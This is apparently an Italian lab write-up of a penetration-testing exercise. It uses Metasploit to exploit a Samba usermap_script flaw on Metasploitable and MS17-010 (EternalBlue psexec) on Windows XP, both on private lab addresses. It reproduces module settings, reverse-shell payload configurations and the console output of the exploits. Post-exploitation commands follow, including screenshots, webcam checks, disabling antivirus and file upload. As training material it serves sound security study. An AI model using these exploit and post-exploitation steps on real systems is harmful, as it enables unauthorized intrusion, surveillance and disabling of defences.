
Come da figura sotto riportata, si noti il servizio “netbios-ssn” con la versione non aggiornata del protocollo “samba”. Pertanto, abbiamo avuto la conferma che la versione del protocollo samba è vulnerabile ed utilizzabile per l’exploit.



Nella fase successiva alla scansione dei servizi vulnerabili della macchina Metasploitable, siamo passati all’utilizzo del tool MSFConsole per lanciare l’exploit.

Innanzitutto, abbiamo effettuato una ricerca, attraverso la keyword “search” all’interno dei moduli di Metasploit così da individuare l’exploit più idoneo al raggiungimento del nostro obiettivo.

Detto ciò, abbiamo scelto l’exploit **“exploit/multi/samba/usermap_script**”, richiamando le sue funzioni attraverso la keyword “use”.



```
msf6 > search Samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Executio
n
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use exploit/multi/samba/usermap_script
```


Successivamente, per mezzo del comando “show options”, abbiamo visualizzato a schermo la configurazione delle impostazioni dell’exploit, al fine di accertarci che non mancasse nessun requisito richiesto per l’utilizzo di esso. Come richiesto, abbiamo configurato la “listen port” (LPORT) con il numero 5555.

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```

Mediante il comando “exploit”, abbiamo iniettato il payload di default suggerito da Metasploit.

Abbiamo avuto il riscontro dell’effettivo accesso non autorizzato alla macchina tramite la risposta “command shell session 1 opened”.

Per un'ulteriore conferma, abbiamo verificato, tramite il comando "ifconfig", di aver effettuato l'accesso sulla macchina target Metasploitable (dalla figura sottostante si denota che l'ip address risulta essere lo stesso della macchina target).



4. Exploit di Windows XP con Metasploit

L'obiettivo di oggi era quello di creare una shell Meterpreter allo scopo di exploitare la nostra macchina target Windows XP (192.168.200.200) da macchina Kali (192.168.200.100).


Essendo una macchina Windows XP, sappiamo che una delle vulnerabilità più utilizzate per raggiungere l'exploit è la MS17-010.

Eternalblue è un exploit che sfrutta una vulnerabilità SMB presente nei sistemi Windows. Uno degli attacchi più famosi che lo ha sfruttato è stato il "Wanna Cry" (ndr. Baltimora 2017).

Inizialmente, come da prassi, siamo partiti con due scansioni:

- Una oggettiva con il tool nmap, per verificare l'apertura della porta 445.
- Una soggettiva, attraverso il vulnerability scanner Nessus, allo scopo di verificare la criticità della vulnerabilità in questione.


```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.200.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 11:51 EDT
Nmap scan report for 192.168.200.200
Host is up (0.87s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -8d02h17m30s, deviation: 1h24m51s, median: -8d03h17m30s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: TEST-EPI, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:93:7b:6f (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-08-31T16:34:29+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.18 seconds
```



Come sappiamo, questo exploit si può eseguire su un'architettura a 64 bit, mentre la nostra macchina target ne ha 32.

A tal proposito, abbiamo deciso di eseguire l'exploit, sì della stessa famiglia, ma che potesse applicarsi sul sistema operativo a 32 bit.

La nostra scelta, quindi, è ricaduta su "**exploit/windows/smb/ms17_010_psexec**".



Prima di effettuare l'exploit, abbiamo configurato l'RHOST (192.168.200.200) della macchina target e l'LPORT della macchina attaccante (7777).

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                192.168.200.200                                                  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Dopodichè, siamo passati all'esecuzione dell'exploit e alla creazione di una shell Meterpreter.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.200.200:445 -       [*] Preparing dynamite ...
[*] 192.168.200.200:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81b439f0
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... nNhFSfWt.exe
[*] 192.168.200.200:445 - Created \nNhFSfWt.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \nNhFSfWt.exe ...
[*] Sending stage (175174 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031 ) at 2022-09-08 12:21:18 -0400

meterpreter > 
```

Il primo comando che abbiamo lanciato è quello di "ifconfig" per accertarci di essere sulla macchina target.

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:93:7b:6f
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

Come seconda cosa, attraverso il comando “run checkvm” abbiamo verificato che la macchina fosse una Virtual Machine (VM).

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[*] Checking if target is a Virtual Machine .....
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a Qemu/KVM Virtual Machine
meterpreter >
```

Per recuperare il sistema operativo, l’architettura del sistema, la lingua e la versione del sistema, abbiamo eseguito il comando “sysinfo”.

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Dopodichè, per recuperare le impostazione di routing, abbiamo utilizzato il comando “route”.


```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.200.1    10      2
    127.0.0.0        255.0.0.0        127.0.0.1        1       1
    192.168.200.0    255.255.255.0    192.168.200.200  10      2
    192.168.200.200  255.255.255.255  127.0.0.1        10      1
    192.168.200.255  255.255.255.255  192.168.200.200  10      2
    224.0.0.0        240.0.0.0        192.168.200.200  10      2
    255.255.255.255  255.255.255.255  192.168.200.200  1       2

No IPv6 routes were found.
```

Inoltre, abbiamo verificato la presenza di webcam all’interno della macchina target attraverso il comando “webcam_list”.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Per ultimo, abbiamo recuperato uno screenshot del desktop della macchina vittima. Di seguito lo screenshot rilevato.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/sUZTaeih.jpeg
meterpreter >
```



Con quest'ultimo passaggio abbiamo dunque concluso il lavoro richiesto in tutti i suoi punti.

4.1. Bonus command

“Run killav” è un comando che riesce a disabilitare gli antivirus da remoto.

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Killing Antivirus services on the target ...
[*] Killing off cmd.exe ...
meterpreter > upload ciao
[*] uploading  : /home/kali/ciao → ciao
[*] Uploaded 12.00 B of 12.00 B (100.0%): /home/kali/ciao → ciao
[*] uploaded   : /home/kali/ciao → ciao
```

“upload” è un comando che carica i files sulla macchina vittima, in questo caso il file da noi creato “ciao”.

```
meterpreter > upload ciao
[*] uploading  : /home/kali/ciao → ciao
[*] Uploaded 12.00 B of 12.00 B (100.0%): /home/kali/ciao → ciao
[*] uploaded   : /home/kali/ciao → ciao
meterpreter > pwd
C:\WINDOWS\system32
```

“reboot” è un comando che riesce, da remoto, a riavviare la macchina vittima, senza perdere la connessione.